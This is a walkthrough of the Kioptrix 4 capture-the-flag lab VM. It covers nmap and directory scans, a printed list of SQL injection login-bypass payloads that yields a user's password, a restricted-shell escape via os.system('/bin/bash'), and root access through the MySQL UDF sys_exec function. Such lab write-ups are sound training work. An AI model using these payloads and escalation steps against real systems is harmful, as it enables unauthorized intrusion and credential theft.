KIOPTRIX
KIOPTRIX 4

ip addr = 192.168.5.131
RECON
PING
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(root㉿kali)-[/home/maggy/Documents/kioptrixlevel4]
└─# nping 192.168.5.131

Starting Nping 0.7.94 ( https://nmap.org/nping ) at 2024-03-18 07:43 EDT
SENT (0.0222s) ICMP [192.168.5.130 > 192.168.5.131 Echo request (type=8/code=0) id=51984 seq=1] IP [ttl=64 id=17408 iplen=28 ]
RCVD (0.0235s) ICMP [192.168.5.131 > 192.168.5.130 Echo reply (type=0/code=0) id=51984 seq=1] IP [ttl=64 id=24982 iplen=28 ]
SENT (1.0235s) ICMP [192.168.5.130 > 192.168.5.131 Echo request (type=8/code=0) id=51984 seq=3] IP [ttl=64 id=17408 iplen=28 ]
RCVD (1.0240s) ICMP [192.168.5.131 > 192.168.5.130 Echo reply (type=0/code=0) id=51984 seq=3] IP [ttl=64 id=24983 iplen=28 ]
SENT (2.0251s) ICMP [192.168.5.130 > 192.168.5.131 Echo request (type=8/code=0) id=51984 seq=3] IP [ttl=64 id=17408 iplen=28 ]
RCVD (2.0257s) ICMP [192.168.5.131 > 192.168.5.130 Echo reply (type=0/code=0) id=51984 seq=3] IP [ttl=64 id=24984 iplen=28 ]
SENT (3.0273s) ICMP [192.168.5.130 > 192.168.5.131 Echo request (type=8/code=0) id=51984 seq=4] IP [ttl=64 id=17408 iplen=28 ]
RCVD (3.0280s) ICMP [192.168.5.131 > 192.168.5.130 Echo reply (type=0/code=0) id=51984 seq=4] IP [ttl=64 id=24985 iplen=28 ]
SENT (4.0297s) ICMP [192.168.5.130 > 192.168.5.131 Echo request (type=8/code=0) id=51984 seq=5] IP [ttl=64 id=17408 iplen=28 ]
RCVD (4.0304s) ICMP [192.168.5.131 > 192.168.5.130 Echo reply (type=0/code=0) id=51984 seq=5] IP [ttl=64 id=24986 iplen=28 ]

Max rtt: 0.887ms | Min rtt: 0.332ms | Avg rtt: 0.546ms
Raw packets sent: 5 (140B) | Rcvd: 5 (230B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.06 seconds
nmap scans
Command used for nmap was : nmap -sV -A -T4 -vv -oN nmap.recon 192.168.5.131
nmap results
1
2
3
4
5
6
7
┌──(root㉿kali)-[/home/maggy/Documents/kioptrixlevel4]
└─# cat nmap.recon | grep open
22/tcp  open  ssh         syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp  open  http        syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.0.28a (workgroup: WORKGROUP)
port 80

scanning hidden directory .
The command i used to find the hidden directories :dirsearch -u http://192.168.5.131/ --exclude-status 403,404,500,502,400,401
The directory scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
──(root㉿kali)-[/home/maggy]
└─# dirsearch -u http://192.168.5.131/ --exclude-status 403,404,500,502,400,401

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/maggy/reports/http_192.168.5.131/__24-03-18_08-55-51.txt

Target: http://192.168.5.131/

[08:55:51] Starting:
[08:56:24] 200 -  109B  - /checklogin
[08:56:24] 200 -  109B  - /checklogin.php

[08:56:29] 200 -  298B  - /database.sql
[08:56:39] 200 -  932B  - /images/
[08:56:39] 301 -  354B  - /images  ->  http://192.168.5.131/images/
[08:56:45] 302 -    0B  - /logout  ->  index.php
[08:56:45] 302 -    0B  - /logout.php  ->  index.php
[08:56:45] 302 -    0B  - /logout/  ->  index.php
[08:56:47] 302 -  220B  - /member.php  ->  index.php
[08:56:47] 302 -  220B  - /member/login  ->  index.php
[08:56:47] 302 -  220B  - /member/login.php  ->  index.php
[08:56:48] 302 -  220B  - /member/login.jsp  ->  index.php
[08:56:48] 302 -  220B  - /member/login.rb  ->  index.php
[08:56:48] 302 -  220B  - /member/login.html  ->  index.php
[08:56:47] 302 -  220B  - /member  ->  index.php
[08:56:48] 302 -  220B  - /member/login.asp  ->  index.php
[08:56:48] 302 -  220B  - /member/logon  ->  index.php
[08:56:47] 302 -  220B  - /member/  ->  index.php
[08:56:48] 302 -  220B  - /member/login.aspx  ->  index.php
[08:56:48] 302 -  220B  - /member/login.py  ->  index.php
[08:56:48] 302 -  220B  - /member/login.js  ->  index.php
[08:56:48] 302 -  220B  - /member/signin  ->  index.php
[08:56:47] 302 -  220B  - /member/admin.asp  ->  index.php

Task Completed
nothing important was found apart from the possible creds
Possible creds in /database.sql
sql injection
I tried adminand pasword ` ‘ or 1=1 – ` and it prompt a server error exposing the username admin
Gobuster scanning
The command was:gobuster dir -u http://192.168.5.131/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(root㉿kali)-[/home/maggy/Documents/kioptrixlevel4]
└─# gobuster dir -u http://192.168.5.131 -w directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.5.131
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 354] [--> http://192.168.5.131/images/]
/index                (Status: 200) [Size: 1255]
/member               (Status: 302) [Size: 220] [--> index.php]
/logout               (Status: 302) [Size: 0] [--> index.php]

/john                 (Status: 301) [Size: 352] [--> http://192.168.5.131/john/]
/robert               (Status: 301) [Size: 354] [--> http://192.168.5.131/robert/]
/server-status        (Status: 403) [Size: 333]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
dir =directory , u = url ,w = wordlists
We choose the /john directory
Burpsuite
We logged in using john as both password and login .Opened the foxy proxy to enable burpsuite and captured the traffic. 
Sent it to an intruder and added an sql payload from : https://github.com/payloadbox/sqlinjectionpayload-list
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
'-'
' '
'&'
'^'
'*'
' or ''-'
' or '' '
' or ''&'
' or ''^'
' or ''*'
"-"
" "
"&"
"^"
"*"
" or ""-"
" or "" "
" or ""&"
" or ""^"
" or ""*"
or true--
" or true--
' or true--
") or true--
') or true--
' or 'x'='x
') or ('x')=('x
')) or (('x'))=(('x
" or "x"="x
") or ("x")=("x
")) or (("x"))=(("x
' or 1=1 --
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admi
success payload admin' or '1'='1
We got creds for john after login in
Username =JOHN
Password=MyNameIsJohn

In the box
PRIVILLAGE ESCALATION. command ssh -oHostKeyAlgorithms=+ssh-dss john@192.168.5.131

Bypassing the command restriction echo os.system("/bin/bash")
Setting term variable export TERM=xterm


Checking the user and the processes running:ID and ps -aux

So we changed our directory to /var/www/ and since we are looking for password we grep in our current directory .

We found some info on checklogin.php and we cat if to find something juicy. We found localhost,username and password

Onto mysql we found these databases.
The other user credential which was robert


This module UDF allows us to execute system commands within mysql so we logged in as root without a password then enumerating over the databases and tables
We pinged to see if there is still communication we were connected.

PRIVILLEGE ESCALATION
We used sys_exec function to add john user to admin group so we can use sudo command to switch to root user easily
We got our flag congrats.txt.

We are in the box